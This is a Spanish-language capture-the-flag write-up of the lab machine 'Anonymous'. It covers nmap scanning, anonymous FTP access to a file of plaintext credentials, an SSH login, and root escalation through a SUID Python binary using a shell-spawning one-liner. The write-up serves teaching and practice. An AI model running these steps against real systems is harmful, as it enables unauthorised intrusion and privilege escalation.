

Writeup

Maquina: mirasoyroot

Sitio: <https://mirasoyroot.com/vuln-machines/>

Cyberdark
23 Junio 2025



Writeup - Maquina: Anonymous


El Dia de hoy les compartiré la resolución de la maquina Anonymous de **MirasoyRoot**

Link para descargar la Maquina

https://mega.nz/file/vURwjZ4K#5VEtGBCP7z_zk9rxFNUyflwjr0fbmkxfVnm90lyRuKQ

Una vez descargada la maquina ingresamos al directorio donde esta descargada la descomprimos y ejecutamos el siguiente comando `sudo bash starbox.sh anonymous.tar` El cual nos permite realizar el levantamiento de la maquina la cual está en Docker.

Una vez hemos levantado la máquina, ten presente que no puedes cerrar la ventana pues esto haría que se cerrara la máquina.

A screenshot of a terminal window titled 'root@Pandora: /home/cyberdark/maquinas_ctf/anonymous'. The window has a menu bar with 'Archivo', 'Acciones', 'Editar', 'Vista', and 'Ayuda'. The main content area displays a large, stylized ASCII art logo for 'ANONYMOUS' in a green, blocky font. Below the logo, there are two horizontal lines. The text 'Bienvenido hacker, ¿estás preparado para este reto?' is displayed in purple. Another two horizontal lines follow. The text 'Cargando la imagen Docker...' is shown in green, followed by 'Adelante, esta es la IP asignada: 172.17.0.2' in red. The final line of text is 'Si terminas o te rindes, pulsa Ctrl + C.' in green. A small white cursor is visible at the end of the last line.

Iniciamos con la fase de reconocimiento donde recopilamos informacion lo cual lo haremos desde Nmap, para saber que puertos están abiertos.

Esto implica usar un escaneo lento, evitar ping (host discovery), y técnicas como TCP SYN (-sS) que son menos ruidosas. (claro está que en entornos controlados lo hacemos más rápido, pues no importa si se levanta mucho ruido)

Writeup - Maquina: Anonymous

`nmap -sS -Pn -p- --open -T5 --max-retries 0 --min-rate 10000 --scan-delay 0ms -v -oN anon.txt 172.17.0.2`

```
(root@Pandora)-[/home/cyberdark/maquinas_ctf]
# nmap -sS -Pn -p- --open -T5 --max-retries 0 --min-rate 10000 --scan-delay 0ms -v -oN anon.txt 172.17.0.2
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-22 21:12 -05
Initiating ARP Ping Scan at 21:12
Scanning 172.17.0.2 [1 port]
Completed ARP Ping Scan at 21:12, 0.05s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 21:12
Scanning xXFBAQuXC3XAG (172.17.0.2) [65535 ports]
Discovered open port 22/tcp on 172.17.0.2
Discovered open port 21/tcp on 172.17.0.2
Completed SYN Stealth Scan at 21:12, 0.31s elapsed (65535 total ports)
Nmap scan report for xXFBAQuXC3XAG (172.17.0.2)
Host is up (0.0000020s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
MAC Address: 02:42:AC:11:00:02 (Unknown)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.50 seconds
Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)
```

-T5: Eleva el perfil de velocidad al máximo. Ideal para laboratorios y redes controladas, pero úsalo con precaución en entornos de producción, ya que puede generar mucho tráfico.

--max-retries 0: Reduce los intentos de reenvío a cero para acelerar aún más el escaneo.

--min-rate 1000: Incrementa la tasa mínima de paquetes por segundo, haciendo el escaneo mucho más rápido.

```
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
MAC Address: 02:42:AC:11:00:02 (Unknown)
```

Dado que solo los puertos **21 (FTP)** **22 (SSH)** están abiertos, centrémonos en ellos:

Ya que sabemos que puertos están abiertos es hora de ponernos a la tarea de ver como ingresar por esos puertos, aunque ya con el nombre de la maquina creo saber por dónde estará el acceso , por una transferencia de archivos por FTP anónimo

¿Qué es el FTP (Protocolo de transferencia de archivos) anónimo?

El Protocolo de Transferencia de Archivos Anónimos (FTP) es un método que permite a los usuarios acceder a archivos públicos desde un servidor remoto o un sitio de archivo sin necesidad de que se identifiquen en el servidor o sitio. El usuario utiliza un programa FTP o la interfaz de comandos FTP e introduce "anónimo" como su ID de

Writeup - Maquina: Anonymous

usuario. La contraseña puede ser proporcionada por el servidor FTP o el usuario puede proporcionar la suya propia.

```
(root@ Pandora)-[/home/cyberdark/maquinas_ctf]
# ftp anonymous@172.17.0.2
Connected to 172.17.0.2.
220 (vsFTPd 3.0.3)
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
```

Listamos para ver que hay dentro de ese directorio

```
ftp> ls
229 Entering Extended Passive Mode (|||59363|)
150 Here comes the directory listing.
-rw-r--r-- 1 0 0 38 Feb 18 09:02 credenciales.txt
drwxrwxrwx 2 0 0 4096 Feb 18 09:02 uploads
226 Directory send OK.
```

Encontramos un archivo credenciales.txt y una carpeta uploads, nos vamos a enfocar en el archivo lo descargamos y salimos de la conexión FTP.

```
ftp> get credenciales.txt
local: credenciales.txt remote: credenciales.txt
229 Entering Extended Passive Mode (|||38232|)
150 Opening BINARY mode data connection for credenciales.txt (38 bytes).
100% |*****| 38 34.23 KiB/s 00:00 ETA
226 Transfer complete.
38 bytes received in 00:00 (26.89 KiB/s)
ftp> quit
221 Goodbye.
```

Una vez descargado el archivo procedemos a visualizarlo con un cat.

```
(root@ Pandora)-[/home/cyberdark/maquinas_ctf]
# cat credenciales.txt
Usuario: yados
Contraseña: croissant
```

Ahora tenemos usuario y contraseña que vamos a probar en el servicio SSH

Writeup - Maquina: Anonymous

```
(root@Pandora)-[/home/cyberdark/maquinas_ctf/anonymous]
# ssh yados@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is SHA256:C5uvvgfpHIkH6qe3CjENC40WTy6EyL0AxDXt8kktVwnY.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
yados@172.17.0.2's password:
Linux 24ed9d06c02d 6.12.25-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.25-1kali1 (2025-04-30)
x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
yados@24ed9d06c02d:~$ ls -la
total 20
drwxr-xr-x 2 yados yados 4096 Feb 18 09:02 .
drwxr-xr-x 1 root  root  4096 Feb 18 09:02 ..
-rw-r--r-- 1 yados yados  220 Mar 29  2024 .bash_logout
-rw-r--r-- 1 yados yados 3526 Mar 29  2024 .bashrc
-rw-r--r-- 1 yados yados  807 Mar 29  2024 .profile
```

Nos conectamos y listamos los directorios, pero no hay nada importante, subimos al directorio home pero no tenemos accesos, entonces ahora vamos a ver que archivos ejecutables con el bit SIUD nos podrán permitir escalar privilegios si están mal configurados.

```
find / -perm -4000 -type f 2>/dev/null
```

```
yados@24ed9d06c02d:/$ find / -perm -4000 -type f 2>/dev/null
/usr/local/bin/python
/usr/sbin/exim4
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/mount
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/umount
/usr/bin/su
/usr/bin/passwd
/usr/bin/sudo
```

Vamos a intentar con el primero, que como ya vimos en la maquina de mirasoyroot estaba mal configurado

```
/usr/local/bin/python -c "import os; os.setuid(0); os.system('/bin/sh')"
```

```
yados@24ed9d06c02d:/$ /usr/local/bin/python -c "import os; os.setuid(0); os.system('/bin/sh')"
# whoami
root
```

Logramos shell de root, ahora vamos a buscar un archivo txt que contenga la flag.

```
find / -name "*.txt" 2>/dev/null
```

Writeup - Maquina: Anonymous

Explicación de comando

`find` Utilidad de búsqueda de archivos en Linux.

`/root` Directorio donde comienza la búsqueda

`-name "*.txt"` Busca archivos cuyo **nombre termine en `.txt` **, por ejemplo: `flag.txt`, `root.txt`, `nota.txt`.

`2>/dev/null` Redirige los **mensajes de error** (como "Permiso denegado") al vacío, para no ensuciar la salida.

```
# find / -name "*.txt" 2>/dev/null
/root/mirasoyroot.txt
/usr/lib/python3.11/LICENSE.txt
/usr/share/doc/libdb5.3/build_signature_amd64.txt
/usr/share/doc/util-linux/howto-debug.txt
/usr/share/doc/util-linux/howto-compilation.txt
/usr/share/doc/util-linux/howto-build-sys.txt
/usr/share/doc/util-linux/pg.txt
/usr/share/doc/util-linux/mount.txt
/usr/share/doc/util-linux/modems-with-agetty.txt
/usr/share/doc/util-linux/howto-man-page.txt
/usr/share/doc/util-linux/release-schedule.txt
/usr/share/doc/util-linux/getopt.txt
/usr/share/doc/util-linux/howto-tests.txt
/usr/share/doc/util-linux/00-about-docs.txt
/usr/share/doc/util-linux/deprecated.txt
/usr/share/doc/util-linux/cal.txt
/usr/share/doc/util-linux/getopt_changelog.txt
/usr/share/doc/util-linux/col.txt
/usr/share/doc/util-linux/blkid.txt
/usr/share/doc/util-linux/hwclock.txt
/usr/share/doc/util-linux/PAM-configuration.txt
/usr/share/doc/mount/mount.txt
```

Aca hemos encontrado el archivo que se llama `mirasoyroot.txt`

Le hacemos un `cat` para ver su contenido y listo conseguimos la flag

```
# cat /root/mirasoyroot.txt
felicidades hacker lo has conseguido, si eres de los 3 primeros en completar la maquina
hablamé por Instagram y te pondré en el podio
```

Writeup - Maquina: Anonymous

Maquina de nivel fácil, pero muy buena para explicar los conceptos de:

Reconocimiento y Escaneo con Nmap

Enumeración del Servicio FTP

Acceso SSH como usuario limitado

Escalada de Privilegios (SUID Abuse)

Captura de la flag final

Técnicas de ciberseguridad aplicadas (MITRE ATT&CK style)

Fase	Técnica	Descripción
Descubrimiento	T1046 Network Service Scanning	Nmap para descubrir puertos/servicios
Acceso Inicial	T1078 Valid Accounts	Acceso SSH con credenciales descubiertas
Escalada de Priv.	T1548.001 SUID Exploitation	Uso de `python` con SUID para escalar
Evasión de Defensas	T1036 Masquerading	Abuso de binario legítimo (`python`)
Impacto	T1005 Data from Local System	Lectura de la flag final

Como siempre les digo si un camino los lleva a un muro, busquen otra ruta no se queden con una sola, indaguen investiguen sean curiosos, que eso se trata el éxito de los CFT, y de la vida Real

Bueno les recomiendo esta máquina, animo muchachos, todo se consigue con perseverancia y disciplina. ¡No se desanimen!

Recuerden que no se trata solo de buscar en internet copiar y pegar, se trata de tener unas bases sólidas para cuando se encuentren los retos, podamos resolverlos, los animo a realizar cursos gratis y si tienen recursos, también de pago, esto les reforzara mucho el aprendizaje.

**INSISTIR
PERSISTIR
RESISTIR
Y NUNCA
DESISTIR**

Recuerden, "Quien estudia, se arma con el poder de cambiar su destino."

Happy Hacking!!!

<https://github.com/Cyberdark-Security/>